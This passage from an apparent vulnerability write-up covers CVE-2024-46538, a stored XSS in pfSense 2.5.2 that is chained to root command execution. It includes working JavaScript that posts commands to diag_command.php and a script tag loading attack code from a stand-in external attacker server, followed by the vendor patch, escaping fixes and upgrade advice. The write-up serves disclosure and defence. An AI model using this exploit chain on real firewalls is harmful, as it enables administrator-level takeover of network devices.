}).then(response => response.text()).then(data => {
  const parser = new DOMParser();
  const doc = parser.parseFromString(data, "text/html");
  const contentDiv = doc.querySelector("div.content");})
```

The above code can be used because the actual command execution result is located within the div tag, whose class attribute value is content.



```
<div class="panel panel-success responsive">
  <div class="panel-heading"><h2 class="panel-title">Shell Output - id</h2></div>
  <div class="panel-body">
    <div class="content">
      <pre>uid=0(root) gid=0(wheel) groups=0(wheel)</pre>    </div>
    </div>
  </div>
```

Figure 22. Result of executing a command located within the div tag

However, if the result is output to console.log as in the example above, it can only be checked in the console window of the developer tool, as shown below.



Figure 23. Output values that can only be viewed in the console window

For visibility, when the result is output as follows, it can be replaced by an alert window.

```
if (contentDiv) {
  alert(contentDiv.textContent);
} else {
  alert("No content found");
}
```

Below is a JavaScript code that runs the `id` command with administrator privileges and displays the results in an alert window.

```
var formData = new FormData();
formData.append("__csrf_magic", csrfMagicTo - ken);
formData.append("txtCommand", "id");
formData.append("txtRecallBuffer", "id");
formData.append("submit", "EXEC");
formData.append("dlPath", "");
formData.append("ulfile", new Blob(), "");
formData.append("txtPHPCommand", "");
fetch("/diag_command.php", {
  method: "POST",
  body: formData
}).then(response => response.text()).then(data => {
  const parser = new DOMParser();
  const doc = parser.parseFromString(data, "text/html");
  const contentDiv = doc.querySelector("div.content");
  if (contentDiv) {
    alert(contentDiv.textContent);
  } else {
    alert("No content found");
  }
})
```


Running the code will display the 'id' execution result on the alert window.




Figure 24. Result of executing `id` displayed on the alert window

(3) Configuring the Attacker Server and Inserting the Attack Script

In `interface_groups_edit.php`, the `explode` function is executed for the `members` variable based on whitespace (" "), as shown below. Because the `implode` function is executed based on comma + whitespace(", ") for each element, there is a limit to inserting arbitrary JavaScript code.




Figure 25. members variable output process

Even if the attack phrase is inserted, it is difficult for the script to run normally because “ ” is replaced with “ , ”.




Figure 26. A grammar error occurred in the inserted syntax

Therefore, it is possible to configure an external server that returns attack JavaScript code and leverage it. With just a simple HTML tag without whitespace, it is possible to load attack JavaScript code from outside, reducing the restrictions on code configuration.

```
<script/src='https://Attacker_Server/ma1.js'></script>
```

Then, set up the server to return the code configured in (2) Data Request and Response. If the HTML tag configured above is inserted, an arbitrary command is executed as follows when an account with administrator privileges accesses interfaces_groups.php.




Figure 27. Checking the execution of an arbitrary command

■ Countermeasures

Before CVE-2024-46538 was disclosed, a user named Zhao Mouren inquired about the XSS vulnerability.

- URL: <https://redmine.pfsense.org/issues/15778>

The patch was released in two days, and the changes in the source code can be found on the following page.

•URL:

<https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f>

For the `interfaces_groups.php` file that shows interface group information, the code has been modified to output after replacing HTML entities as shown below.

```
unset($iflist);
$memberses = implode(" ", $memberses_arr);
echo $memberses;
echo htmlspecialchars($memberses);
if (count($members_arr) >= 10) {
    echo '&hellip;';
}
```

Figure 28. Modifications in `interfaces_groups.php`

For the `interfaces_groups_edit.php` file, which modifies and adds interface group information, a validation process has been added so that the members variable entered can be added only if it is a valid interface, as shown below.

```
$validmembers = [];
foreach ($_POST['members'] as $ifname) {
    if (array_key_exists($ifname, $interface_list)) {
        $validmembers[] = $ifname;
    } else {
        $input_errors[] = gettext("Submission contained an invalid interface");
    }
}

if (isset($_POST['members'])) {
    $members = implode(" ", $_POST['members']);
    if (!empty($validmembers)) {
        $members = implode(" ", $validmembers);
    } else {
        $members = "";
    }
}
```

Figure 29. Modifications in `interfaces_groups_edit.php`

The safest way is to use a version of pfSense other than the vulnerable version (2.5.2). If the vulnerable version is unavoidable, it can be patched using code modifications through pfSense's Patch function or patched directly by replacing HTML entities in the source code.

1) Patching through the pfSense Patch function

As can be seen in **Figure 28** and **Figure 29**, patching can be performed as follows based on the modification history.

Select System > Patches > Add New Patch.




Figure 30. Modification-based patch 1

After that, enter the address containing the source code where the vulnerability was addressed in the URL/Commit ID field:

<https://github.com/pfsense/pfsense/commit/9a843098cf3f28c27c3e615c4c788c84bd29df6f>.




Figure 31. Modification-based patch 2

However, if previous changes are not reflected, the patch may not be applied properly, which may cause availability issues. In this case, it is recommended that the source code be patched directly.

2) Patching through direct modification of the source code

pfSense is configured with a PHP environment. In the case of PHP, XSS attacks can be prevented with the htmlspecialchars function, which replaces special characters with HTML entities. This function replaces the following special characters used in XSS attacks with HTML entities.

Character	Entity
&	&
"	"
'	'
<	<
>	>

You can prevent the execution of the attack script simply by replacing the part that outputs members in interfaces_groups.php with an HTML entity.

```
echo $memberses; → echo htmlspecialchars($memberses);
```

Figure 32. Example of an HTML entity replacement

The script tag is not executed as below because < and > are replaced with < and > respectively due to the htmlspecialchars function.




Figure 33. Failure to execute the attack script

However, this is not a complete patching method, as the attack script can be executed on another page where the interface group is output. Above all, as of November 2024, pfSense 2.5.2 is not officially supported, so we recommend not using it.

- URL: <https://docs.netgate.com/pfsense/en/latest/releases/versions.html>

■ Reference Sites

- Wikipedia (FreeBSD): <https://en.wikipedia.org/wiki/FreeBSD>
- pfSense (About pfSense): <https://www.pfsense.org/about-pfsense/>
- php.net (Returning References): <https://www.php.net/references.return>
- php.net (htmlspecialchars): <https://www.php.net/manual/en/function.htmlspecialchars.php>
- PortSwigger (XSS): <https://portswigger.net/web-security/cross-site-scripting>
- PortSwigger (CSRF): <https://portswigger.net/web-security/csrf>
- EQST Insight Special Report (CSRF):
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_Special%20Report_202301.pdf&r_fname=20230113172545386.pdf
- EQST Insight Special Report (XSS):
https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202210.pdf&r_fname=20221017112014953.pdf
- Netgate Documentation (Versions of pfSense software and FreeBSD):
<https://docs.netgate.com/pfsense/en/latest/releases/versions.html#pfsense-ce-software>
- pfSense issues # 15778 : <https://redmine.pfsense.org/issues/15778>